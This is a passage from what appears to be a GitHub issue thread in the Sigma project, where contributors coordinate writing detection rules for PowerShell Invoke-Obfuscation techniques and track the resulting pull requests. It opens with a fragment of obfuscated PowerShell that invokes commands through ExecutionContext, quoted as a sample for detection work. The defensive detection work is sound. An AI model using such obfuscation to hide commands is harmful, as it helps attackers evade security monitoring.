'Nt','E','OnM','ENvIr \${exeCUTIoNcONText}.'INVoKEcOMmaNd'.('{1}{2}{0}'-i).Invoke(((gi variAbLE:pgRV4h).'vALuE':('{1}{4}{0}{5} f'M','GEtEn','vA','t','ViRoN','En','rIabLe').Invoke('Ifm','(0 f'PROc','E','SS'))))"</pre>




Dmweiner commented on Oct 4, 2020

...

For the sprint I'm planning on starting with 20 and seeing how I can continue on from there with my mediocre regex skills.



1




zinint commented on Oct 6, 2020


ContributorAuthor...

For the sprint I'm planning on starting with 20 and seeing how I can continue on from there with my mediocre regex skills.

Thanks, great! Wating for your PR, great chance to improve your regex skills BTW (: they are pretty handy (:



1




NikitaStormwind commented on Oct 8, 2020 • edited

Contributor...


If no one objects, I'll take 31 and 30

30 [#1094](#) [#1097](#) [#1108](#)

31 [#1098](#) [#1099](#) [#1109](#)



2



NikitaStormwind commented on Oct 8, 2020


Contributor...

@zinint Do you want the rule to work on a single regular expression as specified in point 5 "Start to develop your own regex that will cover all of the obfuscation examples of this particuar obfuscation method, e.g" ? Or you need several regular expressions for different patterns as shown in the examples:


rules/windows/process_creation/win_invoke_obfuscation_obfuscated_iex_commandline.yml

rules/windows/powershell/powershell_invoke_obfuscation_obfuscated_iex.yml

rules/windows/builtin/win_invoke_obfuscation_obfuscated_iex_services.yml




2




zinint commented on Oct 8, 2020 • edited

ContributorAuthor...

@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:



1




zinint commented on Oct 8, 2020


ContributorAuthor...

If no one objects, I'll take 31 and 30

No objects, of course, thanks for joining!



1



NikitaStormwind commented on Oct 8, 2020 • edited

Contributor...

@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

@zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?

👍 2



NikitaStormwind commented on Oct 8, 2020

Contributor ⋮

@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

@zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?

It depends, but I think they should be a [Rule Collection](#)

Saw you PRs, you went with 2 rules, I think that's fine, maybe later we will somehow rearrange that, but for now, that's a nice way, thanks a lot for your time and contribution. I'll get back to you in PRs after I review the rules.

Ok, thanks. I'll take a couple more tasks tomorrow

👍 2



zinint commented on Oct 8, 2020 • edited ⌵

Contributor Author ⋮

@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

@zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?

Forgive me (: but I forgot about one of the latest updates to the Issue before the sprint, it's in the end:

One obfuscation method = 3 Sigma rules

Each Sigma rule for a specific PowerShell obfuscation method should be developed for process_creation log category, service creation events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and powershell log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:

- [rules/windows/process_creation/win_invoke_obfuscation_obfuscated_iex_commandline.yml](#)
- [rules/windows/powershell/powershell_invoke_obfuscation_obfuscated_iex.yml](#)
- [rules/windows/builtin/win_invoke_obfuscation_obfuscated_iex_services.yml](#)

❤️ 1



zinint commented on Oct 8, 2020 • edited ⌵

Contributor Author ⋮

Ok, thanks. I'll take a couple more tasks tomorrow

Top work **@NikitaStormwind**, thanks a lot, will see you tomorrow!

👍 2



This was referenced on Oct 8, 2020

[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts #30 (4104, 4103) #1094

Merged

[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts #30 (process_creation) #1097

Merged

[OSCD] Detects Obfuscated Powershell via use MSHTA in Scripts #31 (4104, 4103) #1098

Merged

[OSCD] Detects Obfuscated Powershell via use MSHTA in Scripts
#31 (process_creation) #1099

Merged

This was referenced on Oct 9, 2020

[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts
#30 (Services) #1108

Merged

[OSCD] Detects Obfuscated Powershell via use MSHTA in Scripts
#31 (Services) #1109

Merged



NikitaStormwind commented on Oct 9, 2020

Contributor

@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

@zinint | And one more question: Do you need to make several rules for the task ?
For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?

Forgive me (: but I forgot about one of the latest updates to the Issue before the sprint, it's in the end:

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- [rules/windows/process_creation/win_invoke_obfuscation_obfuscated_iex_commandline.yml](#)
- [rules/windows/powershell/powershell_invoke_obfuscation_obfuscated_iex.yml](#)
- [rules/windows/builtin/win_invoke_obfuscation_obfuscated_iex_services.yml](#)

@zinint | I made 3 rules for one task. If the check is successful, I will continue to write other tasks using the same method.

30 [#1094](#) [#1097](#) [#1108](#)

31 [#1098](#) [#1099](#) [#1109](#)

2

2



NikitaStormwind commented on Oct 9, 2020 • edited

Contributor

I'll take tasks 28 and 29

29 [#1112](#) [#1113](#) [#1114](#)

28 [#1142](#) [#1143](#) [#1144](#)

2

This was referenced on Oct 9, 2020

[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts
#29 (4104, 4103) #1112

Merged

[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts
#29 (process_creation) #1113

Merged

[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts
#29 (Services) #1114

Merged

[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28
(4104, 4103) #1142

Merged

[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28
(process_creation) #1143

Merged



[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28 (Services) #1144

Merged

zinint commented on Oct 12, 2020 • edited

Contributor Author

I'll take 27 then for descending order (: gotta do something as well (:
[#1150](#) [#1151](#) [#1152](#)

1



This was referenced on Oct 13, 2020

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (4104, 4103) #1146

Closed

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (4104, 4103) #1149

Closed

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (4104, 4103) #1150

Merged

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (Services) #1151

Merged



zinint mentioned this issue on Oct 13, 2020

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (process_creation) #1152

Merged



OpalSec commented on Oct 13, 2020 • edited

Contributor

I'm looking at task 26 - apologies if my subsequent PRs aren't done right, I haven't collaborated in Github before!

2



OpalSec mentioned this issue on Oct 14, 2020

[OSCD] Task #26: Detection for Invoke-Obfuscation CLIP+ Launcher (4104, 4103) #1175

Closed



OpalSec commented on Oct 15, 2020

Contributor

Looking at task 25

2



OpalSec mentioned this issue on Oct 15, 2020

[OSCD] Tasks 24, 25 & 26: Detection for Invoke-Obfuscation CLIP+, STDIN+ & VAR+ Launchers #1177

Merged



OpalSec commented on Oct 15, 2020

Contributor

Looking at task 24

2



yugoslavskiy commented on Oct 17, 2020

Contributor

apologies if my subsequent PRs aren't done right, I haven't collaborated in Github before!

Hello @OpalSec! That's totally fine, no worries (: That's the whole point of the sprint — engage more people into collaboration on GitHub (: I think most of the participants are not fluent in GitHub, but they are doing their best, and we are here to help.

1

zinint commented on Oct 18, 2020 • edited

Contributor

Author

...

Taking task 23 - #1223



zinint mentioned this issue on Oct 18, 2020

[OSCD] Detects Obfuscated Powershell via RUNDLL Launcher #23
(4104, 4103 + Services + process_creation) #1223

Merged

zinint commented on Oct 18, 2020 • edited

Contributor

Author

...

Taking task 22 - #1225



zinint mentioned this issue on Oct 18, 2020

[OSCD] Detects Obfuscated Powershell via WMIC Launcher #22
(4104, 4103 + Services + process_creation) #1225

Closed

zinint commented on Oct 18, 2020 • edited

Contributor

Author

...

Taking tasks 20 & 21



Due to the very high FP rate, I suggest skipping these tasks.

zinint commented on Oct 18, 2020 • edited

Contributor

Author

...

Taking task 19 - #1229



zinint mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via COMPRESS
OBFUSCATION #19** (4104, 4103 + Services + process_creation)
#1229

Merged

zinint commented on Oct 18, 2020 • edited

Contributor

Author

...

Taking task 18 - #1230



zinint mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via ENCODING
OBFUSCATION\8 #18** (4104, 4103 + Services + process_creation)
#1230

Closed



zinint commented on Oct 18, 2020

Contributor

Author


...


Taking task 17



 **aw350m33d** mentioned this issue on May 3, 2021



Update issues for obfuscations in the Sigma project

oscd-initiative/oscd-task-management#8

 2 tasks






 **zinint** changed the title ~~[OSCD Initiative] Invoke-Obfuscation~~ Invoke-Obfuscation on Sep 13, 2021



 **fukusuket** mentioned this issue on Dec 6, 2022



refactor: remove unneeded escapes(in `|re block`)

#3744




 **frack113** added the **Rules** label on Dec 19, 2022



 **frack113** added the **Help Wanted** label on Dec 27, 2022

 **frack113** mentioned this issue on Dec 27, 2022


PowerShell Token Obfuscation

#3825




 **frack113** commented on Dec 27, 2022 • edited 

Member




Summary rules to do

task	PR
1	X
2	X
3	X
4	X
5	X
6	X
7	X
8	X
9	X
10	dead link
11	
12	
13	
14	
15	
16	
17	
20	
21	



 **frack113** commented on Dec 28, 2022

Member



Most action are detected even if get no alert on the encoding.
Need to complex regex to catch then all

Page 24 of 25

 **frack113** closed this as completed on Dec 28, 2022

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